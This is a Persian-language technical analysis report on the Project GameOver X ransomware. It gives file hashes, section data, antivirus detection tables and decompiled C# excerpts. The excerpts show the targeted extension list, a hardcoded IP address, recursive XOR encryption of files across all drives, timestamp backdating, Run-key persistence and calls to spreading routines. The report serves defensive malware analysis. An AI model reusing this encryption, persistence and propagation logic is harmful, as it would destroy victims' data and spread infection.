باسمه تعالی

تحلیل فنی باج‌افزار Project GameOver X

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت بـاج‌افـزار Project GameOver X خبـر می‌دهد. براساس گزارشات بدست آمده، فعالیت این باج‌افزار در ماه جولای سال ۲۰۱۸میلادی آغاز گردیـده است و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می باشد.

مشخصات فایل اجرایی :

نام فایل	Project.GameOver.X.exe و ۹۷۰cf۵۷۱۰fbe۳c۷cdca۱aade۹۰٤fe٦e۲d٦۰۷e٦۲c٦b۸۲۲۹۰ab٦۷۷ffda٤۸٥۲۸۳٤۳._exe
اندازه	۱۱٦.٥ KB
Sha-۱	b۰٤۹۷٦۱۲f۰f۸c۱٤٦۰۹۳f٥۹b٥b۳۳f۱۲۰٤e٤۱cc٦٥۹
Sha-۲٥۶	۹۷۰cf۵۷۱۰fbe۳c۷cdca۱aade۹۰٤fe٦e۲d٦۰۷e٦۲c٦b۸۲۲۹۰ab٦۷۷ffda٤۸٥۲۸۳٤۳
MD٥	b٤٥a۱٥۹c۹۱٤b۰ac۰۳a۸۳cc۰a۰ee۱۳acb
کامپایلر	n/a

فایل اجرایی این باج‌افزار دارای سه بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۷.٥۸	۸۱۹۲	۱۱٦۷۳۲	۱۱٦۷۳٦
.rsrc	٤.۲	۱۳۱۰۷۲	۱٥۳۲	۱٥۳٦
.reloc	۰.۱	۱۳۹۲٦٤	۱۲	٥۱۲

تحلیل پویا :

این باج افزار در هیچ یک از سیستم های مجازی و فیزیکی موجود اجرا نشد.

تحلیل ایستا:

با بررسی بیشتر کد های باج‌افزار Project GameOver X به نتایج زیر دست یافتیم. تصویر زیر زیـر پیغـام باج‌خواهی باج افزار را نمایش می دهد:



قطعه کد زیر بیان می‌کند که این باج افزار پسوند gameover. را به انتهای نام فایل هـای رمزگـذاری شـده اضافه می‌کند:

```
    // Token: 0x04000008 RID: 8
    private static string extension = ".gameover";
}
```

قطعه کد زیر نشان دهنده ی نوع فایل هایی است که توسط این باج افزار قابل رمزگذاری است :

```
private static string files =
  ".3g2.3gp.asf.asx.avi.flv.m2ts.mkv.mov.mp4.mpg.mpeg.rm.swf.vob.wmv.docx.pdf.rar.jpg.jpeg.png.tiff.zip.7z.tar.gz.tar.mp3.sh.
  c.gif.txt.py.pyc.jar.sql.bundle.sqlite3.html.php.log.pptx.xlsx.ppt.accdb.pub.js.bat.vbs.jse.vbe.cs.vbproj.csproj.htm.rpa.py
  o.pyd.db.cpp.cmd.ocx.sln.vb.sb2.asm.aes.der.pfx.key.crt.csr.pem.odt.ott.sxw.stw.uot.max.ods.sxc.stc.slk.odp.otp.sxd.std.uop
  .odg.xdata.otg.sxm.mml.lay.lay6.asc.sqlitedb.sql.mdp.dbf.odp.frm.myd.myi.ibd.mdf.lbd.suo.pas.dip.dch.sch.brd.wma.mid.midi.d
  jvu.svg.nef.cgm.raw.vcd.iso.backup.bak.tbk.PAQ.ARC.gpg.vmx.vdmk.vdi.sldm.sldx.sti.sxi.hwp.snt.ppsx.ppsm.pps.pot.pptm.xltm.x
  ltx.xlc.xlm.xlt.xlw.xlsb.xlsm.xls.dotx.dot.docm.docb.doc.onetoc2.dwg.wks.csv.vsdx.vsd.edb.eml.msg.ost.pst.potm.potx.ppam.wn
  cry";
```

تصویر زیر آی‌پی مشکوک موجود در کد باج افزار Project GameOver X را نشان می دهد.

```
    // Token: 0x04000009 RID: 9
    public static int bypass = 0;

    // Token: 0x0400000A RID: 10
    private static string DESTINATION_IP_ADDRESS = "204.13.204.222";

    // Token: 0x0400000B RID: 11
    private static string DESTINATION_IP_ADDRESS2 = "204.13.204.222";

    // Token: 0x0400000C RID: 12
    private static int DESTINATION_PORT = 53;

    // Token: 0x0400000D RID: 13
    private static int DESTINATION_PORT2 = 80;
  }
}
```

طبق بررسی‌های صورت گرفته این آی‌پی مربوط به کشور امریکاست :

IP Information for 204.13.204.222

– Quick Stats

IP Location	United States Philadelphia Delaware County
ASN	AS36253 DCIUNET - Delaware County Intermediate Unit, US (registered Nov 08, 2005)
Whois Server	whois.arin.net
IP Address	204.13.204.222

قطعه کد زیر شروع اجرای باج افزار را نمایش می دهد که تمام فایل های موجود در پوشه های مشخص شده را رمزگذاری می کند:

```
// Token: 0x0600000D RID: 13 RVA: 0x00002BBC File Offset: 0x00000DBC
[STAThread]
private static void Main()
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    string[] array = Directory.GetFiles("C:/", "*", SearchOption.AllDirectories);
    List<string> list = new List<string>();
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.Desktop));
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.Personal));
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.MyVideos));
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.MyPictures));
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.CommonVideos));
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.CommonPictures));
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.CommonDesktopDirectory));
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData));
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.CommonPictures));
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.MyMusic));
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.CommonMusic));
    list.Add(Environment.GetFolderPath(Environment.SpecialFolder.CommonDocuments));
    list.Add(Path.GetTempPath());
    List<string> list2 = new List<string>();
    foreach (string item in array)
    {
        list2.Add(item);
    }
    DriveInfo[] drives = DriveInfo.GetDrives();
    foreach (DriveInfo driveInfo in drives)
    {
        bool flag = driveInfo.DriveType == DriveType.Network || driveInfo.DriveType == DriveType.Removable ||
          driveInfo.DriveType == DriveType.CDRom || driveInfo.DriveType == DriveType.Fixed;
        if (flag)
        {
            list.Add(driveInfo.RootDirectory.FullName);
        }
    }
```

```
    foreach (string begin in list)
    {
        Program.parseandcrypt(begin);
    }
    foreach (string begin2 in list2)
    {
        Program.parseandcrypt(begin2);
    }
    Application.Run(new Form1());
}
```

قطعه کد زیر مربوط به روند رمزگذاری فایل های سیستم قربانی می باشد. باج‌افزار از تابع parseandcrypt برای رمزگذاری فایل‌های سیستم قربانی استفاده می‌کند.

```
// Token: 0x0600000C RID: 12 RVA: 0x000029A4 File Offset: 0x00000BA4
private static void parseandcrypt(string begin)
{
    bool flag = File.Exists("C:/ghost/vir.gameover");
    if (flag)
    {
        string[] array = Directory.GetFiles(begin);
        foreach (string text in array)
        {
            FileInfo fileInfo = new FileInfo(text);
            bool flag2 = Program.files.Contains(fileInfo.Extension);
            if (flag2)
            {
                try
                {
                    byte[] bytes = Program.xor(File.ReadAllBytes(text), Program.passbytes);
                    File.WriteAllBytes(text, bytes);
                    File.Move(text, text.Replace(Path.GetFileName(text), "") + Program.encodedStr(fileInfo.FullName) +
                      Program.extension);
                    fileInfo.LastWriteTime = DateTime.Now.AddDays((double)Program.random.Next(-60, -10));
                    fileInfo.LastAccessTime = DateTime.Now.AddDays((double)Program.random.Next(-30, -3));
                }
                catch
                {
                }
            }
        }
        string[] directories = Directory.GetDirectories(begin);
        foreach (string begin2 in directories)
        {
            Program.parseandcrypt(begin2);
        }
    }
    else
    {
        Virusspread.SpreadToDrives();
        bool flag3 = Directory.Exists("C:/Games");
        if (flag3)
        {
            Virusspread.infectfiles("C:/Games");
        }
        else
        {
            bool flag4 = Directory.Exists("C:/GOG Games");
            if (flag4)
            {
                Virusspread.infectfiles("C:/GOG Games");
            }
            else
            {
                Virusspread.infectfiles("C:/");
            }
        }
        Virusspread.WebWorm();
        Directory.CreateDirectory("C:/ghost");
        File.Create("C:/ghost/vir.gameover");
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
        registryKey.SetValue("gameover", "\"" + Application.ExecutablePath + "\"");
        Thread.Sleep(30000);
        Process.Start("shutdown", "-a");
        Funcs.Kill();
    }
}
```

در تصاویر زیر کتابخانه های به کار برده شده در کد باج افزار Project GameOver X را نمایش می دهد :

```
// Token: 0x06000001 RID: 1
[DllImport("user32.dll")]
private static extern void mouse_event(uint dwFlags);
```

```
// Token: 0x0600000F RID: 15
[DllImport("URL.DLL", CallingConvention = CallingConvention.ThisCall, ExactSpelling = true, SetLastError = true)]
public static extern bool OpenURL();
```

بر اساس بررسی‌های صورت گرفته، باج‌افزار Project GameOver X پس از اجرا، فرایند زیر را ایجاد می‌کند :

همچنین کتابخانه ی به کار برده شده در این باج‌افزار mscoree.dll می باشد.

تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار Project GameOver X نشدیم.

خروجی سامانه VirusTotal :

در حال حاضر تعداد ٤٦ مورد از ٦٦ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Generic.Ransom.WCryG.DADAEB97	AegisLab	Virus.Ransom.Wcryg!c
AhnLab-V3	Trojan/Win32.Occamy.C2656267	ALYac	Trojan.Ransom.Filecoder
Arcabit	Generic.Ransom.WCryG.DADAEB97	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	Avira	TR/Ransom.dhtfz
AVware	Trojan.Win32.Generic!BT	Baidu	Win32.Trojan.WisdomEyes.16070401....
BitDefender	Generic.Ransom.WCryG.DADAEB97	CAT-QuickHeal	Trojan.IGENERIC
CrowdStrike Falcon	malicious_confidence_80% (D)	Cybereason	malicious.c914b0
Cylance	Unsafe	Cyren	W32/Ransom.MTLX-6243
DrWeb	Trojan.Encoder.25727	Emsisoft	Generic.Ransom.WCryG.DADAEB97 (B)
eScan	Generic.Ransom.WCryG.DADAEB97	ESET-NOD32	a variant of MSIL/Filecoder.F
F-Secure	Generic.Ransom.WCryG.DADAEB97	Fortinet	MSIL/Filecoder.NU!tr
GData	Generic.Ransom.WCryG.DADAEB97	Ikarus	Trojan-Ransom.FileCoder
K7AntiVirus	Trojan (00534d121)	K7GW	Trojan (00534d121)
Malwarebytes	Ransom.GameOver	MAX	malware (ai score=96)
McAfee	RDN/Ransom	McAfee-GW-Edition	RDN/Ransom
Microsoft	Trojan:Win32/Occamy.C	NANO-Antivirus	Trojan.Win32.Ransom.ffjuec
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.Ransom.5ab	Rising	Worm.Filecoder!8.88D (CLOUD)

Sophos AV	Mal/Generic-S	Sophos ML	heuristic
Symantec	Trojan.Gen.2	Tencent	Msil.Worm.Filecoder.Pdvu
TheHacker	Trojan/Filecoder.nu	TrendMicro	Ransom_GAMEOVER.THGAIAH
TrendMicro-HouseCall	Ransom_GAMEOVER.THGAIAH	VBA32	TScope.Trojan.MSIL
VIPRE	Trojan.Win32.Generic!BT	Webroot	W32.Ransom.Gen
Antiy-AVL	Clean	Avast Mobile Security	Clean
Babable	Clean	Bkav	Clean
ClamAV	Clean	CMC	Clean
Comodo	Clean	eGambit	Clean
Endgame	Clean	F-Prot	Clean
Jiangmin	Clean	Kaspersky	Clean
Kingsoft	Clean	SentinelOne	Clean
SUPERAntiSpyware	Clean	TACHYON	Clean
ViRobot	Clean	Yandex	Clean
ZoneAlarm	Clean	Zoner	Clean
Alibaba	Unable to process file type	Symantec Mobile Insight	Unable to process file type
Trustlook	Unable to process file type		

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر یعنی در زمان نگارش این گزارش تعداد ۷ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجـود در سامانه ویروس کاو قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نتیجه اسکن Sample_5b52028ecd3ef5079af778ff.exe

آنتی‌ویروس	نسخه آنتی‌ویروس	نتیجه اسکن
پادویش	2.3.190.2675	✔
sophos	9.15.0	✔
f_secure	11.00	ii
kaspersky	5.5	ii
eset	4.5.3.38826	ii
drweb	11.0.1.1607061217	ii
clam_av	0.99.2	✔
comodo	1.1.268025.1	ii
bitdefender	11.0.1.18	ii
avast	2.1.2	✔
symantec	7.9.0.30	ii

نتیجه اسکن
Clean
Clean
Dangerous: Generic.Ransom.WCryG.DADAEB97
Dangerous: Trojan-Ransom.MSIL.Agent.Fqnm
Dangerous: MSIL/Filecoder.F
Dangerous: Trojan.Encoder.25727
Clean
Dangerous: Malware
Dangerous: Generic.Ransom.WCryG.DADAEB97
Clean
Dangerous: Trojan.Gen.2